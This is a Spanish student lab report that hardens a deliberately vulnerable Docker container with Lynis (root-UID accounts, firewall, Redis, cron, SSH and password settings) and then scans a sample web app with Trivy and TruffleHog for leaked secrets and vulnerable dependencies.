Joaquina Nogueira- 16258/0

TP-INTEGRADOR
INTRODUCCIÓN A LA CIBERSEGURIDAD

Parte 1 - Hardening utilizando Lynis a nivel de sistema operativo.

Preparo entorno de trabajo con las instrucciones para utilizar lynis. → Comandos utilizados

Escaneo inicial de la máquina virtual a nivel local:
- Hardening index: 66 - Warnings: 0 “Great, no warnings” - Sugerencias: 43

Resultado guardado en el archivo lynis-resultado-local.txt.
La salida se puede ver en Capturas/ Respuestas **1**

Preparo entorno Docker con archivo **ejercicio1.zip**

```
┌──(kali㉿kali)-[/tmp/lynis]
└─$ find ~/Downloads/ -name "ejercicio1.zip"
/home/kali/Downloads/ejercicio1.zip

┌──(kali㉿kali)-[/tmp/lynis]
└─$ mkdir ~/Downloads/ejercicio1

┌──(kali㉿kali)-[/tmp/lynis]
└─$ unzip ~/Downloads/ejercicio1.zip -d ~/Downloads/ejercicio1
Archive:  /home/kali/Downloads/ejercicio1.zip
  inflating: /home/kali/Downloads/ejercicio1/docker-compose.yml
```

```
 inflating: /home/kali/Downloads/ejercicio1/Dockerfile
 inflating: /home/kali/Downloads/ejercicio1/lab-manager.sh
 inflating: /home/kali/Downloads/ejercicio1/vulnerabilizar
┌──(kali㉿kali)-[/tmp/lynis]
└─$ cd ~/Downloads/ejercicio1

┌──(kali㉿kali)-[~/Downloads/ejercicio1]
```

Inicio el contenedor vulnerable. Le asigno los permisos de ejecucion al script lab-manager.sh:

```
┌──(kali㉿kali)-[~/Downloads/ejercicio1]
└─$ chmod +x lab-manager.sh

┌──(kali㉿kali)-[~/Downloads/ejercicio1]
└─$ sudo ./lab-manager.sh start
[sudo] password for kali:
🚀 Iniciando laboratorio de ciberseguridad...
[+] Building 3.1s (21/21) FINISHED
…
✔ ejercicio1-vulnerable_os        Built                              0.0s
 ✔ Network ejercicio1_default      Created                            0.4s
 ✔ Container vulnerable_os_target  Start...                           2.1s
✅ Laboratorio iniciado
📝 Usa './lab-manager.sh connect' para acceder al sistema

┌──(kali㉿kali)-[~/Downloads/ejercicio1]
└─$ sudo ./lab-manager.sh connect
```

Lynis ya está instalado en la imagen, en el directorio /opt/lynis. No hay que instalar git ni clonarlo. Escaneo.

```
cd /opt/lynis
./lynis audit system
```

Salida: 1 Salidas parte 1

Escaneo inicial en el contenedor:

- Hardening index: 51
- Warnings: 6
- Sugerencias: 58

WARNING (6)

! Multiple users with UID 0 found in passwd file [AUTH-9204]
https://cisofy.com/lynis/controls/AUTH-9204/

! Multiple accounts found with same UID [AUTH-9208]
https://cisofy.com/lynis/controls/AUTH-9208/

! iptables module(s) loaded, but no rules active [FIRE-4512]
https://cisofy.com/lynis/controls/FIRE-4512/

! Redis configuration file /etc/redis/redis.conf is world readable and might leak sensitive details [DBS-1882]
- Details : /etc/redis/redis.conf
- Solution : Use chmod 640 to change file permissions
https://cisofy.com/lynis/controls/DBS-1882/

! klogd is not running, which could lead to missing kernel messages in log files [LOGG-2138]
https://cisofy.com/lynis/controls/LOGG-2138/

! Found one or more cronjob files with incorrect file permissions (see log for details) [SCHD-7704]
https://cisofy.com/lynis/controls/SCHD-7704/

Explicación de los Warning

ID	Causa de vulnerabilidad
Múltiples usuarios con UID 0 (privilegios de root). **AUTH-9204 / AUTH-9208**	El sistema tiene más de una cuenta con permisos de superusuario (root).
Módulo iptables cargado, pero sin reglas activas. **FIRE-4512**	El firewall está apagado o en política ACCEPT (deja pasar todo). Esto deja al sistema completamente expuesto. El firewall no está bloqueando ningún tráfico malicioso.
Archivo de configuración de Redis (/etc/redis/redis.conf) es legible por todos. **DBS-1882**	Fuga potencial de información sensible. El archivo de configuración de la base de datos Redis (/etc/redis/redis.conf) puede ser leído por cualquier usuario del sistema
El servicio klogd (registro del kernel) no está corriendo. **LOGG-2138**	La falta de registro dificulta la auditoría e investigación.
Archivos cronjob con permisos incorrectos. **SCHD-7704**	Permite que usuarios sin privilegios modifiquen tareas programadas.

Soluciones a los Warning

Solución para los warnings AUTH-9204 y AUTH-9208

Estos 2 warning están relacionados entre sí. En Linux, cada usuario tiene un número de identificación único llamado UID. El UID más importante es el 0 que es el del root. Tener mas de un usuario UID 0 es una vulnerabilidad de seguridad crítica. Si un atacante compromete cualquiera de esas cuentas, tiene el control total e inmediato del sistema. El 2do warning confirma que esta duplicación existe. Al solucionar el primero seguro se soluciona el 2do también.

Pasos:

Revisar el archivo /etc/passwd, que tiene la lista de usuarios y encontrar todas las cuentas que tengan el UID 0.

Comando que filtra el archivo /etc/passwd y muestra solo las líneas donde el tercer campo (el UID) sea igual a 0.


```
root@linux-target:/opt/lynis# awk -F: ' $3==0 {print}' /etc/passwd
root:x:0:0:root:/root:/bin/bash
admin2:x:0:1002::/home/admin2:/bin/sh
root@linux-target:/opt/lynis#
```

Hay 2 líneas donde el UID es 0. Una es el root, no se toca.


Y la otra es admin2, que es un usuario normal que tiene asignado de forma incorrecta el UID 0 dándole privilegios de root sin ser la cuenta root oficial. Esta cuenta se debe cambiar el UID. El siguiente paso es editar el archivo /etc/passwd para corregir esto.

```
vipw
```

Voy a buscar la línea del usuario admin2



y la voy a cambiar por



(apretar i para inserción y ESQ :wq enter para salir)

El sistema operativo sigue viendo la carpeta /home/admin2 como propiedad del antiguo UID 0. Así que le reasigno el nuevo UID/GID 1002.

Arreglo la propiedad de la carpeta /home/admin2, que todavía le pertenece al UID 0

```
chown -R 1002:1002 /home/admin2
```

Escaneo para ver si se solucionaron los warning

```
./lynis audit
```

Salida 2: Salidas parte 1

Escaneo inicial en el contenedor:	Escaneo solución AUTH-9204 y AUTH-9208
- Hardening index: 51 - Warnings: 6 - Sugerencias: 58	- Hardening index: **50** - Warnings: **4** - Sugerencias: 58

Solución a problemas de Firewall (FIRE-4512)

- Tenga en cuenta de que no se puede apagar el firewall y que debe existir una regla que bloquee las conexiones entrantes de telnet, compruebe que esto sea así, caso contrario cree la regla y fíjese si lynis la marca como solución. ¿Por qué ocurre eso? ¿A algún otro de los warning le pasa lo mismo? ¿Se pueden arreglar todas las sugerencias?

El warning dice que no hay reglas activas. El primer paso es verificar el estado actual de iptables para confirmar esto:

```
root@linux-target:/opt/lynis# iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@linux-target:/opt/lynis#
```

Las políticas por defecto de INPUT, FORWARD y OUTPUT son ACCEPT y no hay ni una sola regla de filtrado. Esto quiere decir que el sistema está aceptando todo el tráfico por defecto.

En sistemas basados en Ubuntu (como este contenedor), no se suelen usar comandos iptables directos. Es muy común que exista una herramienta de alto nivel que las gestione. Si aplicamos reglas con iptables pero esta herramienta está activa, es probable que las borre. El gestor más común es ufw (Uncomplicated Firewall).

```
root@linux-target:/opt/lynis# ufw status
Status: inactive
```

Esto dice que ufw está instalado, pero no está activo, por lo tanto, no está interfiriendo.

Voy a aplicar la regla que pide el enunciado que es una regla que bloquee las conexiones entrantes de telnet.

```
iptables -A INPUT -p tcp --dport 23 -j DROP
```

Verifico que se haya ingresado

```
root@linux-target:/opt/lynis# iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:23

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@linux-target:/opt/lynis#
```

Ahora esta el firewall que sigue permitiendo todo (policy ACCEPT), excepto el puerto 23. Esto se conoce como una configuración de "lista negra".


Escaneo para ver si resulto:

```
./lynis audit system
```

Salida 3: Salidas parte 1

Escaneo solución AUTH-9204 y AUTH-9208	Escaneo intento 1 de solución a problemas de Firewall
- Hardening index: 50 - Warnings: 4 - Sugerencias: 58	- Hardening index: 51 - Warnings: 4 - Sugerencias: 58

No funciono. Lynis es una herramienta de hardening y considera que las listas negras son inseguras. Espera una política de lista blanca, donde la política por defecto sea DROP (bloquear todo).



Lynis sigue viendo: Chain INPUT (table: filter, target: ACCEPT) [ACCEPT]. A pesar de que también ve la nueva regla (target: DROP [DROP]), la política por defecto sigue siendo ACCEPT.

Ya que ufw está inactive, voy a aplicar la política de lista blanca directamente con iptables. Primero, borro la regla de Telnet para empezar de cero y despues defino la política DROP en las cadenas INPUT y FORWARD. (No toco OUTPUT para no perder la conectividad del contenedor).

```
root@linux-target:/opt/lynis# iptables -F
root@linux-target:/opt/lynis# iptables -P INPUT DROP
root@linux-target:/opt/lynis# iptables -P FORWARD DROP
```

El firewall está bloqueando todo, incluyendo las conexiones de respuesta a la propia sesión de Docker. Tengo que permitir ell tráfico "loopback" (lo), que es la forma en que el sistema habla consigo mismo. y el tráfico RELATED,ESTABLISHED, que permite que el sistema reciba respuestas a las conexiones que ya ha iniciado. Tambien , agrego la regla explícita que pide el TP: bloquear el puerto 23. Aunque la política DROP ya lo bloquea (iptables -A INPUT -p tcp --dport 23 -j DROP)

```
root@linux-target:/opt/lynis# iptables -A INPUT -i lo -j ACCEPT
root@linux-target:/opt/lynis# iptables -A INPUT -m conntrack --ctstate
RELATED,ESTABLISHED -j ACCEPT
root@linux-target:/opt/lynis# iptables -A INPUT -p tcp --dport 23 -j DROP
```

Hago un chequeo que todo se agrego bien y hago el escaneo

```
root@linux-target:/opt/lynis# iptables -L -n
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0           ctstate RELATED,ESTABLISHED
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:23

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@linux-target:/opt/lynis# ./lynis audit system
```

Salida 4: Salidas parte 1

Escaneo intento 1 de solución a problemas de Firewall (FIRE-4512):	Escaneo intento 2 de solución a problemas de Firewall (FIRE-4512):
- Hardening index: 51 - Warnings: 4 - Sugerencias: 58	- Hardening index: 51 - Warnings: 4 - Sugerencias: 58

La solución falló. La política DROP no es persistente. En el instante en que Lynis ejecuta su escaneo, algo en el contenedor está borrando las reglas y restaurando la política a ACCEPT.

Próximo intento es usar ufw. Voy a borrar todas las reglas manuales de iptables para empezar de cero y evitar conflictos.

```
root@linux-target:/opt/lynis# iptables -F
root@linux-target:/opt/lynis# iptables -P INPUT ACCEPT
```

Hago que ufw bloquee todo lo entrante y permita todo lo saliente (lista blanca), agregar la regla explícita para Telnet y prender el firewall.


```
root@linux-target:/opt/lynis# ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
root@linux-target:/opt/lynis# ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
root@linux-target:/opt/lynis# ufw deny 23/tcp
Rules updated
Rules updated (v6)root@linux-target:/opt/lynis# ufw enable
Firewall is active and enabled on system startup
```

Escaneo para ver si la solución resultó

```
./lynis audit system
```

Salida 5: Salidas parte 1

Escaneo intento 2 de solución a problemas de Firewall (FIRE-4512):	Escaneo intento 3 de solución a problemas de Firewall (FIRE-4512):
- Hardening index: 51 - Warnings: 4 - Sugerencias: 58	- Hardening index: **52** - Warnings: **3** - Sugerencias: 58



El método de usar comandos iptables directos falló porque el sistema está diseñado para ser gestionado por ufw. Al usar ufw para establecer la política de lista blanca (deny incoming), Lynis reconoció la configuración como segura y el warning fue resuelto.

Solución warning de DBS-1882

El warning dice: "Redis configuration file /etc/redis/redis.conf is world readable" esto es un riesgo de seguridad porque cualquier usuario en el sistema puede leer el archivo, que podría contener contraseñas.
Solución: Restringir los permisos de lectura al propietario y al grupo, como sugiere Lynis

```
chmod 640 /etc/redis/redis.conf
```

Solución warning de LOGG-2138 (Logging)

El warning sugiere que falta klogd. Sin embargo, los sistemas modernos usan otros servicios de logging (como rsyslog o syslog-ng). Antes de intentar iniciar klogd (que podría no estar instalado), voy a verificar qué demonio de logging tiene realmente el sistema.

```
root@linux-target:/opt/lynis# dpkg -l | grep -E "rsyslog|klogd|syslog-ng"
ii  rsyslog                    8.2112.0-2ubuntu2.2          amd64        reliable system and
kernel logging daemon
```

El servicio de logging principal del sistema (rsyslog) está instalado pero no se está ejecutando, probablemente por ser un contenedor. Voy a iniciarlo.

```
root@linux-target:/opt/lynis# service rsyslog start
rsyslog: unrecognized service
```

Aunque el paquete rsyslog está instalado, no está registrado como un servicio en el sistema de inicio del contenedor (que no es systemd). Por lo tanto, no se puede usar el comando service para iniciarlo.

Si no puedo usar el gestor de servicios, voy a intentar ejecutar el demonio (el programa ejecutable) directamente.

```
root@linux-target:/opt/lynis# which rsyslogd
/usr/sbin/rsyslogd
root@linux-target:/opt/lynis# /usr/sbin/rsyslogd
rsyslog startup failure, child did not respond within startup timeout (60 seconds)
```

No se puede iniciar con service rsyslog start (no está registrado como servicio).

No se puede iniciar directamente con /usr/sbin/rsyslogd (falla por un timeout, probablemente porque busca componentes del sistema que no existen en este contenedor minimalista, como /dev/log).

Solución warning de permisos SCHD-7704 (Permisos de Cron)

Los archivos y directorios de cron tienen permisos inseguros, permitiendo que usuarios no-root puedan modificarlos.

```
root@linux-target:/opt/lynis# chmod -R go-w /etc/cron.d /etc/cron.daily /etc/cron.hourly
/etc/cron.monthly /etc/cron.weekly
root@linux-target:/opt/lynis# chmod 600 /etc/crontab
```

El primer comando quita permisos de escritura (w) al grupo (g) y a otros (o) en todos los directorios de cron. El segundo comando (600) hace que /etc/crontab solo pueda ser leído y escrito por root.

Escanear a ver si se fueron los warnings

```
./lynis audit system
```

Salida 6: Escaneo final de warnings Salidas parte 1

Escaneo final de warnings
- Hardening index: **54** - **Warnings: Great, no warnings** - Sugerencias: 58

Resumen soluciones a los warning

LOGG-2138	El servicio rsyslog se inició por sí solo
FIRE-4512	Se soluciono usando el gestor de alto nivel ufw (que ya estaba instalado) para establecer una política deny incoming (lista blanca).

DBS-1882 y SCHD-7704	Se usaron los comandos chmod para restringir los permisos en /etc/redis/redis.conf y en los archivos/directorios de cron
AUTH-9204 y AUTH-9208	Se solucionaron usando vipw para cambiar el UID de admin2 en /etc/passwd y chown para corregir su directorio home.

Arreglo de sugerencias

Corregir Permisos de Sudo

Lynis nos dio dos warnings sobre los permisos de sudoers. Solucion: Restringir los permisos de /etc/sudoers y /etc/sudoers.d.

```
root@linux-target:/opt/lynis# chmod 440 /etc/sudoers
root@linux-target:/opt/lynis# chmod 750 /etc/sudoers.d
```

Hardening de Contraseñas y Banners:

AUTH-9286 (definir antigüedad de contraseñas) y AUTH-9230 (definir rondas de hashing).

Voy a usar sed (un editor de texto de terminal que está en la imagen) para modificar el archivo /etc/login.defs sin tener que abrirlo manualmente.

```
root@linux-target:/opt/lynis# sed -i 's/^PASS_MAX_DAYS.*/PASS_MAX_DAYS 90/'
/etc/login.defs
root@linux-target:/opt/lynis# sed -i 's/^PASS_MIN_DAYS.*/PASS_MIN_DAYS 10/'
/etc/login.defs
root@linux-target:/opt/lynis# sed -i 's/^# SHA_CRYPT_MIN_ROUNDS
5000/SHA_CRYPT_MIN_ROUNDS 10000/' /etc/login.defs
```

BANN-7126 y BANN-7130 (agregar banners legales).

```
root@linux-target:/opt/lynis# echo "Acceso no autorizado estrictamente prohibido." >
/etc/issue
root@linux-target:/opt/lynis# echo "Acceso no autorizado estrictamente prohibido." >
/etc/issue.net
root@linux-target:/opt/lynis# ./lynis audit system
```

Salida 7: Escaneo arreglando sugerencias Salidas parte 1

Escaneo arreglando sugerencias
- Hardening index: **56** - **Warnings: Great, no warnings** - Sugerencias: **55**

AUTH-9328 (Default umask in /etc/login.defs could be more strict like 027).

Voy a usar sed para cambiar el UMASK de 022 a 027

```
root@linux-target:/opt/lynis# sed -i 's/^UMASK\s*022/UMASK 027/' /etc/login.defs
```

MAIL-8820 (Disable the 'VRFY' command).

El comando VRFY puede usarse para adivinar nombres de usuario. La sugerencia me da la solución exacta usando la herramienta postconf, que ya está instalada.

```
root@linux-target:/opt/lynis# postconf -e disable_vrfy_command=yes
postconf: warning: /etc/postfix/main.cf: multiple entries for "disable_vrfy_command"
```

SSH-7408 (Consider hardening SSH configuration). Lynis da una lista larga de cosas para cambiar (MaxAuthTries, MaxSessions, PermitRootLogin, etc.).

```
vi /etc/ssh/sshd_config
```

Cambios realizados:

#LogLevel INFO	LogLevel VERBOSE
#MaxAuthTries 6	MaxAuthTries 3
#MaxSessions 10	MaxSessions 2
#AllowAgentForwarding yes	AllowAgentForwarding no
#AllowTcpForwarding yes (línea justo después de la anterior)	AllowTcpForwarding no
X11Forwarding yes	X11Forwarding no

```
root@linux-target:/opt/lynis# service ssh restart
 * Restarting OpenBSD Secure Shell server sshd                    [ OK ]
```

DBS-1884 (configurar 'requirepass'), DBS-1886 (renombrar 'CONFIG'), DBS-1888 (hacer 'bind' a localhost).


Voy a editar el archivo de configuración /etc/redis/redis.conf para aplicar todas las correcciones.

```
vi /etc/redis/redis.conf
```

Busque la palabra “bind” en el archivo y encontre bind 0.0.0.0 significa "escuchar en todas las interfaces de red disponibles". Esto es lo que quiero evitar, ya que hace que Redis sea accesible desde fuera del contenedor.
La configuración segura es hacer que escuche únicamente en la interfaz local, que es 127.0.0.1. Cambio bind 0.0.0.0 por bind 127.0.0.1

Otro cambio, buscar la sección ## SECURTITY ##
Cambio realizado:

# requirepass	requirepass UnaClaveSegura123!



Reinicio del servicio de Redis:

```
root@linux-target:/opt/lynis# service redis-server restart
Stopping redis-server: redis-server.
Starting redis-server: start-stop-daemon: matching on world-writable pidfile
/var/run/redis/redis-server.pid is insecure
failed
```

El sistema de inicio (start-stop-daemon) se niega a iniciar Redis. La razón es que el archivo que rastrea el proceso (redis-server.pid) es world-writable (cualquier usuario puede escribir en él). Esto es un riesgo de seguridad; un atacante podría secuestrar el archivo y tomar control del servicio.

Voy a verificar los permisos de ese archivo y del directorio que lo contiene (/var/run/redis), ya que los permisos del directorio dictan cómo se crean los archivos nuevos.

```
root@linux-target:/opt/lynis# ls -ld /var/run/redis /var/run/redis/redis-server.pid
drwxr-xr-x 2 redis redis 4096 Nov 18 05:38 /var/run/redis
-rw-rw-rw- 1 redis redis    0 Nov 18 05:38 /var/run/redis/redis-server.pid
```


/var/run/redis/redis-server.pid tiene permisos -rw-rw-rw- (o 666). La última rw- significa que es "world-writable" (escribible por todos).Esto es lo que el error pidfile ... is insecure indico.
Solución:


```
root@linux-target:/opt/lynis# service redis-server stop
Stopping redis-server: start-stop-daemon: matching on world-writable pidfile
/var/run/redis/redis-server.pid is insecure
failed
root@linux-target:/opt/lynis# touch /var/run/redis/redis-server.pid
root@linux-target:/opt/lynis# chown redis:redis /var/run/redis/redis-server.pid
root@linux-target:/opt/lynis# chmod 640 /var/run/redis/redis-server.pid
root@linux-target:/opt/lynis# service redis-server start
Starting redis-server: redis-server.
root@linux-target:/opt/lynis#
```

Salida 8 solucionando sugerencias: Salidas parte 1

Escaneo final de solucionando sugerencias

- Hardening index: **66**
- **Warnings: Great, no warnings**
- Sugerencias: **44**





Logre mejorar el hardening index de 51 a 66 haciendo correcciones a las sugerencias de SSH, Redis, Postfix, Umask y Banners, usando herramientas incluidas en la imagen y corrigiendo los warnings marcados.

Parte 2 - Analizadores de código estático.

Trivy es un comando que analiza una imagen Docker, hace un análisis de vulnerabilidades a nivel de sistema operativo y de aplicación (lee las dependencias y busca errores conocidos en ese tipo de dependencias)

Voy a preparar el entorno de trabajo. Como el TP recomienda usar Docker, lo que voy a hacer es descargar las imágenes oficiales de Trivy y de Trufflehog.
Voy a empezar con Trivy.

```
┌──(kali㉿kali)-[~]
└─$ sudo docker pull aquasec/trivy:latest
latest: Pulling from aquasec/trivy
9824c27679d3: Pull complete
6ea15ae5e35a: Pull complete
85dcd7231516: Pull complete
232dc430a671: Pull complete
Digest:
sha256:e2b22eac59c02003d8749f5b8d9bd073b62e30fefaef5b7c8371204e0a4b0c08Status:
Downloaded newer image for aquasec/trivy:latest
docker.io/aquasec/trivy:latest
```

La imagen de Trivy ya esta descargada, ahora sigo con la de Trufflehog

```
┌──(kali㉿kali)-[~]
└─$ sudo docker pull trufflesecurity/trufflehog:latest
latest: Pulling from trufflesecurity/trufflehog
2d35ebdb57d9: Pull complete
9a630210595d: Pull complete
4f4fb700ef54: Pull complete
2241f29bbf92: Pull complete
0f32447e340c: Pull complete
Digest: sha256:f4910480cf4d6217b789962c9097f54157d4ae8c59ac85a5dea1252b9c520000
Status: Downloaded newer image for trufflesecurity/trufflehog:latest
docker.io/trufflesecurity/trufflehog:latest
```

Ahora descargo el archivo webapp.zip que contiene el código fuente que necesito analizar.

Descomprimo webapp.zip

```
unzip webapp.zip
cd webapp
```

Escaneo carpeta actual con Trivy:

```
sudo docker run --rm -v $(pwd):/scan aquasec/trivy:latest fs /scan --scanners secret
```

Explicación:

- sudo docker run --rm: Ejecuta y borra el contenedor al terminar.
- -v $(pwd):/scan: Monta el directorio actual (webapp) dentro del contenedor en una carpeta llamada /scan para que Trivy pueda leerlo.
- aquasec/trivy:latest: La imagen que descargue.
- fs /scan --scanners secret: Le dice a Trivy que escanee el sistema de archivos (fs) en la carpeta /scan y que use únicamente el escáner de secretos (--scanners secret).

Salida : Capturas/ Respuestas PARTE-2 **1**

Trivy encontró un total de 16 secretos:
./.env: 5 secretos (4 Críticos, 1 Alto) ./.env.production: 3 secretos (2 Críticos, 1 Medio) ./config.json: 6 secretos (4 Críticos, 2 Altos) ./secrets/api_key.txt: 2 secretos (2 Críticos)

- .env (secrets)
  ==========
  Total: 5 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 1, CRITICAL: 4)
- .env.production (secrets)
  ==========
  Total: 3 (UNKNOWN: 0, LOW: 0, MEDIUM: 1, HIGH: 0, CRITICAL: 2)
- config.json (secrets)
  ==========
  Total: 6 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 2, CRITICAL: 4)
- secrets/api_key.txt (secrets)
  ==========
  Total: 2 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 0, CRITICAL: 2)

Escaneo carpeta actual con Trufflehog:

```
sudo docker run --rm -v $(pwd):/scan trufflesecurity/trufflehog:latest filesystem /scan
```

Explicación:

- sudo docker run --rm: Ejecuta y borra el contenedor.

- -v $(pwd):/scan: Monta mi directorio actual (webapp) dentro del contenedor en /scan.
- trufflesecurity/trufflehog:latest: La imagen de Trufflehog.
- filesystem /scan: Le dice a Trufflehog que escanee el sistema de archivos (filesystem) en la carpeta /scan.

Salida: Capturas/ Respuestas PARTE-2 **2**

Trufflehog encontró 24 secretos

- ¿Cuál encontró más secretos?

Trufflehog con un total de 24 secretos

- ¿Cuál te parece que es mejor? Justifique.

Trivy encontró 16 secretos. Su escaneo se limitó a los archivos actuales en el directorio en cambio Trufflehog encontró 24 secretos. La diferencia es que Trufflehog también escaneó el historial de Git (los archivos dentro de la carpeta .git/objects/...). Encontró secretos que pueden haber sido borrados de los archivos actuales, pero que todavía existen en el historial del repositorio.
Asi que me parece mejor TruffleHog ya que tiene una mayor profundidad en el análisis.

Vulnerabilidades en Dependencias

En este paso voy a analizar las vulnerabilidades en el archivo requirements.txt.
Ahora en lugar de buscar secretos, voy a buscar vulnerabilidades (vuln).

```
sudo docker run --rm -v $(pwd):/scan aquasec/trivy:latest fs /scan --scanners vuln
```

Salida: Capturas/ Respuestas PARTE-2 3

Trivy encontró 29 vulnerabilidades en total en el archivo requirements.txt, incluyendo:

Target	Type	Vulnerabilities
requirements.txt	pip	29

```
requirements.txt (pip)
======================
Total: 29 (UNKNOWN: 0, LOW: 1, MEDIUM: 17, HIGH: 10, CRITICAL: 1)
```

- 1 CRÍTICA (en la librería urllib3)
- 10 ALTAS (en Flask, PyJWT, Werkzeug, requests, y urllib3)
- 17 MEDIAS
- 1 BAJA

El siguiente paso es intentar solucionar estas vulnerabilidades. La forma de hacerlo es actualizando las versiones de estas librerías en el archivo requirements.txt a las versiones que indica la columna "Fixed Version".
Primero veo que hay dentro del archivo requeriments.txt

```
┌──(kali㉿kali)-[~/Downloads/webapp]
└─$ cat requirements.txt
# Dependencias Python con versiones vulnerables - SOLO PARA TESTING

# Framework web con vulnerabilidades conocidas
Flask==1.0.2
Werkzeug==0.14.1
Jinja2==2.10
